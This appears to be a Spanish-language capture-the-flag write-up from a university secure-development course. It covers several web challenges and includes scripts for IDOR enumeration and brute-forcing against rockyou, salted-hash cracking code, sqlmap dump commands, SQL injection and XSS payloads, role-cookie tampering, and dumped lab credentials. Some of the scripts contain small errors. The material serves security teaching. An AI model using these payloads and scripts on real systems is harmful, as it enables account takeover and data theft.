The screenshot shows a web browser window for the URL <https://jajackers.dsa.linti.unlp.edu.ar/profile/1016>. The page title is "INICIO". A green banner at the top says "Bienvenido fran!". Below it, a pink header bar says "Perfil de Usuario" and "Tu Perfil". The main content area shows user information: ID 1016, Username fran, Email No especificado, and Role user. To the right, there's a yellow "Ayuda:" box with the text: "YnVzY2EgZWwgXN1YXJpbvBjb24gcm9sIGFkbWluXN0cm F0aXZv". At the bottom left is a "Inicio" button, and at the bottom right is a "MI PERFIL" button.

La ayuda, al decodificar con Base64 nos dice: busca el usuario con rol administrativo.

Por lo que armamos un código de Python que busque cambiando los ID al usuario que tenga el rol administrativo:

```
1 import requests
2 from bs4 import BeautifulSoup
3
4 headers = {
5     "User-Agent": "Mozilla/5.0",
6     "Cookie": "session=.ejyrVirKz0lVslIqLU4tUtIBU_GZKUpWhgaGZhBuXmIuSEFaUKeUi0Ae70Pfg.aGrd-g.9QHMFmzkX77EZTmtskf2ksHc6hw"
7 }
8
9 url_base = "https://jajackers.dsa.linti.unlp.edu.ar/profile/"
10
11 for user_id in range(1, 10000):
12     url = f"{url_base}{user_id}"
13     print(f"[+] Revisando perfil ID: {user_id}")
14     r = requests.get(url, headers=headers)
15
16     if r.status_code != 200:
17         print("[-] Error o perfil no válido")
18         continue
19
20     soup = BeautifulSoup(r.text, "html.parser")
21     texto = soup.get_text().lower()
22
23     if "admin" in texto or "administrativo" in texto:
24         print("\n¡Perfil con rol admin encontrado! ID: {user_id}")
25         print(texto)
26         break
27
```



Luego, ponemos en la ruta la ID del usuario admin obteniendo:

The screenshot shows a web browser window for the URL <https://jajackers.dsa.linti.unlp.edu.ar/profile/239>. The page title is "INICIO". The main content area shows user information: ID 239, Username messi, Email messi@ctf.com, and Role admin. To the right, there's a yellow "Ayuda:" box with the same text as before: "YnVzY2EgZWwgXN1YXJpbvBjb24gcm9sIGFkbWluXN0cm F0aXZv". At the bottom left is a "Inicio" button, and at the bottom right is a "MI PERFIL" button.

Donde al decodificar con hexadecimal nos dice: Encontraste el usuario! pero si queres ver la flag vas a tener que iniciar sesión.

Para iniciar sesión, al conocer que el nombre del usuario admin es “messi”, usamos fuerza bruta para encontrar la contraseña:

```
1 import requests
2
3 url = "https://jajackers.dsa.linti.unlp.edu.ar/login"
4 usuario = "messi"
5 rockyou_path = "/home/redes/Escritorio/DesarrolloSeguro/rockyou.txt"
6 linea_inicio = 0
7
8 headers = {
9     "Content-Type": "application/x-www-form-urlencoded",
10    "User-Agent": "Mozilla/5.0"
11 }
12 requests.packages.urllib3.disable_warnings()
13 intentos = 0
14 encontrado = False
15
16 with open(rockyou_path, encoding="latin-1") as f:
17     for i, linea in enumerate(f, start=1):
18         if i < linea_inicio:
19             continue # Saltar líneas hasta la 14000
20
21         password = linea.strip()
22         data = {
23             "username": usuario,
24             "password": password
25         }
26
27     try:
28         response = requests.post(
29             url,
30             data=data,
31             headers=headers,
32             allow_redirects=False,
33             verify=False,
34             timeout=5
35         )
36         intentos += 1
37
38         if "Credenciales incorrectas" not in response.text or response.status_code == 302:
39             print(f"\n[ÉXITO] Usuario: {usuario} | Contraseña: {password}")
40             encontrado = True
41             break
42         if intentos % 100 == 0:
43             print(f"Intentos: {intentos}")
44     except requests.RequestException as e:
45         print(f"[ERROR] {e}")
46         continue
47
48 if not encontrado:
49     print("\nNo se encontró la contraseña en las líneas probadas.")
```

```
[ÉXITO] Usuario: messi | Contraseña: teamomiguel
```


Por último iniciamos sesión en el usuario admin, y en la parte de “Admin” listamos todos los jugadores usando una inyección SQL para encontrar la flag: ' OR '1'='1

#ID	Nombre	Nacionalidad
1	Pelé	Brasil
2	Diego Maradona	Argentina
3	Lionel Messi	Argentina
4	Cristiano Ronaldo	Portugal
5	Johan Cruyff	Países Bajos
6	Alfredo Di Stéfano	Argentina/España
7	Franz Beckenbauer	Alemania
8	Zinedine Zidane	Francia
9	Ronaldinho	Brasil
10	Michel Platini	Francia
15308	xnany	


Pium Pium:

Primero busco la contraseña del admin utilizando fuerza bruta, la contraseña del admin es “ihateyou”.

Entrando al admin aparece este panel:



Apretando “Dashboard Admin” aparece este cartel con la primer parte de la flag:



Al apretar el botón “mi perfil” nos lleva a una dirección donde se puede acceder a los perfiles de los distintos usuarios del sistema aplicando Broken Access Control. Accediendo a varios usuarios encontramos uno que tenia como nombre la ultima parte de la flag:

The screenshot shows a browser window with the URL "pium-pium.dsa.linti.unlp.edu.ar/profile/7". The page title is "Mi perfil". At the bottom of the page, there is a blue button labeled "Volver al inicio". Below the button, the text "Usuario: EL0_F4CIL_GG}" is displayed.

Ahora faltaba encontrar la parte del medio de la flag. Para ello pudimos acceder al sistema como el usuario “user2”, haciendo una inyección de sql que comenta todo el final de la búsqueda del usuario y contraseña luego de poner el nombre correcto:

Iniciar Sesión

Usuario:

Contraseña:

Iniciar Sesión

Y ahora haciendo uso de burp modificamos la cookie que dice el rol del usuario para que aparezca el botón “Dashboard admin”:


Time	Type	Direction	Method	URL
12:13:5...	HT...	→ Request	GET	https://pium-pium.dsa.linti.unlp.edu.ar/

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: piум-пium.dsa.linti.unlp.edu.ar
3 Cookie: rol=admin; session=.eJwlzjE0wzAIAMC_e04AxmCTz0RgsNolaaaqf2-k7jfcp-zryPNZtvdx5aPsryhbWcqBT
          YmBpQfMqb42ZKmDm20jdBnQLXy4EHDTyTPA1KxpXTM1hq3K3RntBQpzJDqRizikQqjKuCO
          KUaZZr8RS3VNqx_ByR64zj_-mlu8PC6QwIw.aITwqQ.Iqfo7wVI1rQ2gsv2_RsqNtmab2I
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium":v="135". "Not-A.Brand":v="8"
```

Y al apretar este botón aparece la parte central de la flag:



Gorila:

Primero realizo un ataque con sqlmap pero teniendo en cuenta como se envia el formulario mirando el script incluido en la pagina. El usuario tiene que codificarse en base 64 y debe ser realizado en json. Para ello usamos este comando:

```
sqlmap -u "https://gorila.dsa.linti.unlp.edu.ar/login" --method=POST  
--data='{"username":"YWRtaW4=","password":"admin"}' --headers="Content-Type: application/json"  
--batch --tamper=base64encode --level=5 --risk=3 -p username -D public -T usuarios --dump
```

```
[18:56:12] [INFO] starting dictionary-based cracking (sha256_generic_passwd)  
[18:56:12] [INFO] starting 8 processes  
[18:56:19] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[18:56:26] [WARNING] no clear password(s) found  
Database: public  
Table: usuarios  
[2 entries]  
+-----+-----+-----+  
| id | salt | username | password_hash |  
+-----+-----+-----+  
| 1 | d2382d03c980d7d5ab8386e72bd640ae | usuarioConClaveDebil | a06e5e3af075abad6738bb0611da2030dc0189ea738480a815602303a95e8ee0 |  
| 2 | 50299d5b4e5ddbf0b2cea607549a57f | UsuarioSeguro | 6783920dfcda5efa99cd9183353cf2a421cafccba75905fc93b3aa8b3bf979fd |  
+-----+-----+-----+
```

Ahora teniendo el salt y el hash de la contraseña utilizamos un script que realiza fuerza bruta desde un archivo para hashear las contraseñas con el salt y comparar cual es la correcta:

```
# Configuración  
salt = 'd2382d03c980d7d5ab8386e72bd640ae'  
hash_objetivo =  
'a06e5e3af075abad6738bb0611da2030dc0189ea738480a815602303a95e8ee0'  
diccionario_path = 'rockyou.txt'  
  
print("[*] Iniciando búsqueda...")  
  
with open(diccionario_path, 'r', encoding='latin-1') as f:  
    for i, password in enumerate(f):  
        password = password.strip()  
  
        # Concatenar salt + password  
        combinado = password + salt  
  
        # Calcular SHA256  
        hash_calculado =  
        hashlib.sha256(combinado.encode()).hexdigest()  
  
        if hash_calculado == hash_objetivo:  
            print(f"[+] ¡Contraseña encontrada!: {password}")  
            print(f"[+] Hash: {hash_calculado}")  
            break  
        else:  
            if i % 100 == 0:  
                print(f"[-] Probadas {i} contraseñas...")  
  
print("[*] Fin del script.")
```

Este script dio como resultado la siguiente contraseña:

```
a$ python3 saltPassComp.py
[*] Iniciando búsqueda...
[-] Probadas 0 contraseñas...
[+] ¡Contraseña encontrada!: princesa
[+] Hash: a06e5e3af075abad6738bb0611da2030dc0189ea738480a815602303a95e8ee0
[*] Fin del script.
```

Al usar los datos obtenidos aparece el cartel:

¡Felicitaciones! Has encontrado la flag: 'FLAG{FELICITACIONES}'

Team PTT:

Primero usamos sqlmap para acceder a las tablas de la base de datos:

Los comando que utilizamos son los siguientes:

```
sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=1" --batch --risk=3 --level=5 --dbs  
Descubrimos la base de datos “SQLite”
```

```
sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=1" --batch --risk=3 --level=5 -D  
SQLite -tables
```

Dio las siguientes tablas:

```
+-----+  
| brainrot |  
| sqlite_sequence |  
| users |  
+-----+
```

```
sqlmap -u "https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=1" --batch --risk=3 --level=5 -D  
SQLite -T users -dump
```

Dio el siguiente resultado:

```
+-----+-----+-----+  
| id | role | password | username |  
+-----+-----+-----+  
| 1 | admin | V4l!dCr@nk#920 | admin |  
| 2 | user | C!trusZebra$31^ | usuario1 |  
| 3 | premium | xY7!Kq%tD8&l# | premium |  
| 4 | user | 9e#LuN!z$T0k& | beta_user3 |  
| 5 | user | MiXeD123#@GrAv!ty | user_test1 |  
| 6 | user | JumP!n9$Carp#43 | qa_guest5 |  
| 7 | user | Wh@cky#Maze*58! | usuario2 |  
+-----+-----+-----+
```

Accediendo con las credenciales de “premium” aparecen dos botones que antes no aparecian: Estadisticas y Peleas

En la pestaña de estadisticas se puede realizar un ataque XSS y aparece una alerta diciendo donde buscar:

The screenshot shows the 'Estadísticas' (Statistics) section of the Brainrot application. The URL in the address bar is https://team_ptt.dsa.linti.unlp.edu.ar/search/brainrot?nombre=1. At the top, there is a navigation bar with 'TEAM PTT', a search bar, and buttons for 'Buscar' (Search), 'Estadísticas', and 'Peleas'. A green notification box says '¡Llegaste al final!' and 'Revisa /admin/debug/mostrar/'. The main content area has a chart titled 'Estadísticas de' and a table with several rows of data. Below the chart, there is an input field containing the XSS payload '<script>alert(1)</script>' and a 'Buscar' button. A yellow banner at the bottom says 'No se encontró ese brainrot'. At the very bottom, there is a 'Volver' (Back) button.

Una vez que se agregue un numero al final de la url se ven las distintas entradas y la numero 7 tiene la flag:

The screenshot shows a web interface for a game or application. At the top, there's a header with a logo for 'TEAM PTT', a search bar with placeholder 'Buscar brainrot...', a 'Buscar' button, links for 'Estadísticas' and 'Peleas', and a user session with 'Hola, premium' and a 'Logout' button. Below the header, the main content area has a title 'Detalles del Brainrot'. On the left is a large image of a cartoonish character named 'Desarrollinni Segurinni', which looks like a metallic robot or a heavily armored person with a mustache and a beret. To the right of the image is a box containing the character's stats and description. The stats are represented by horizontal bars: Fuerza (Strength) is full blue; Velocidad (Speed) is full blue; Resistencia (Resistance) is full blue; Inteligencia (Intelligence) is full blue; Carisma (Charisma) is about half blue; and Aura is empty. Below the stats is a 'Descripción:' section with the text 'flag{secreto}'. At the bottom of the page is a dark grey footer bar with a 'Volver' (Return) button.

Detalles del Brainrot

Desarrollinni Segurinni

Característica	Valor
Fuerza	Max
Velocidad	Max
Resistencia	Max
Inteligencia	Max
Carisma	Medio
Aura	0

Descripción:
flag{secreto}

Volver

Nemeziz:

Primero realizamos una inyección XSS en la página principal con el parámetro payload

The screenshot shows a browser window with the URL `nemeziz.dsa.linti.unlp.edu.ar/?payload=`. The page has a black header with 'NEMEZIZ Store' and 'Inicio Iniciar Sesión'. A large orange banner in the center says '¡Inicia sesión para acceder a descuentos exclusivos!'. Below it, a yellow box displays the result of the XSS injection: '¡Bien hecho! Ahora inicia sesión con el usuario 'pedro''. It also includes a hint: 'Pista: ni sal ni pimienta, solo doble cocción.' At the bottom left, it says 'Resultado: '. The footer contains the copyright notice '© 2025 NEMEZIZ Store. Todos los derechos reservados.'

La pista “ni sal ni pimienta, solo doble cocción.” nos indica que debemos hashear dos veces la contraseña para realizar fuerza bruta.

Para ello modificamos el script de fuerza bruta y nos dio este resultado:

```
Probadas 1000 contraseñas...
Probadas 1100 contraseñas...
Probadas 1200 contraseñas...
Probadas 1300 contraseñas...
[+] Contraseña encontrada: password123
[+] Hash doble enviado: 9df7a7314e3884b26222e2ccd834aa24
```

Teniendo ahora el hash doble de la contraseña podemos iniciar sesión como “pedro”

Entrando al botón “Buscar Sucursal” y realizando una inyección SQL conseguimos la flag:

The screenshot shows a search results page for 'Buscar Sucursales'. The search bar contains 'OR'1' and the button is labeled 'Buscar'. Below the search bar, it says 'Resultados para "OR'1"' and shows a table of 7 rows. The table columns are ID, Nombre, Dirección, Teléfono, and Horario. The last row contains a flag: 'flag{N3m3z1z_w4s_here}'.

ID	Nombre	Dirección	Teléfono	Horario
1	NEMEZIZ Buenos Aires	Av. Corrientes 1234	11-1234-5678	9.00 - 17:00
2	NEMEZIZ Córdoba	Av. Colín 567	351-987-6543	8.00 - 17:00
3	NEMEZIZ Rosario	Pellegrini 876	341-456-7890	9.00 - 18:00
4	NEMEZIZ Mendoza	San Martín 432	261-765-4321	9.00 - 17:00
5	NEMEZIZ La Plata	Calle 7 1234	221-123-4567	8.00 - 16:00
6	NEMEZIZ Mar del Plata	Av. Luro 2345	223-876-5432	9.00 - 18:00
7	-	Av. República 752	341-456-7700	flag{N3m3z1z_w4s_here}

Mila Con Papas:

Primero realizamos una inyección SQLI y obtuvimos parte de la flag

The screenshot shows a web browser with the URL `mila-con-papas-fritas.dsa.linti.unlp.edu.ar/?q='OR'1`. The page title is "Mascotas". Below it are links for "Registrar" and "Login". A section titled "Buscar Mascotas" contains a search bar with the value "'OR'1" and a "Buscar" button. The results section is titled "Resultados:" and lists the following items:

- **Fido** (Perro) - Un perro amigable
- **Misi** (Gato) - Una gata dormilona
- **Paco** (Loro) - Loro parlante
- (la flag esta en la descripción) - _bonito
- **perro1** (asd) - asddd

Luego nos registramos y accedemos como el usuario recién creado. Al acceder al perfil podemos movernos entre los perfiles utilizando Broken Access Control. Al moverte a cualquier perfil que sea diferente al de la sesión iniciada aparece una parte de la flag y específicamente en el perfil 55 aparece otra parte de la flag:

The screenshot shows a web browser with the URL `mila-con-papas-fritas.dsa.linti.unlp.edu.ar/perfil/55`. The page title is "Mascotas". Below it is the text "Perfil de jose". There are links for "agregar mascota" and "Cerrar Sesión". The text "Flag encontrado:FLAG{Hola_" appears, followed by "Flag encontrado:mundo_". A section titled "Mis Mascotas" displays the message "No tienes mascotas registradas."

Poniendo admin en lugar de un numero de id nos da la parte que falta de la flag:

The screenshot shows a web browser window with the following details:

- Address Bar:** mila-con-papas-fritas.dsa.linti.unlp.edu.ar/perfil/admin
- Title:** Mila con papas fritas
- Content:**
 - Mascotas** (Section title)
 - Bienvenido Administrador** (Welcome Admin)
 - Flag del admin: **_nuevo**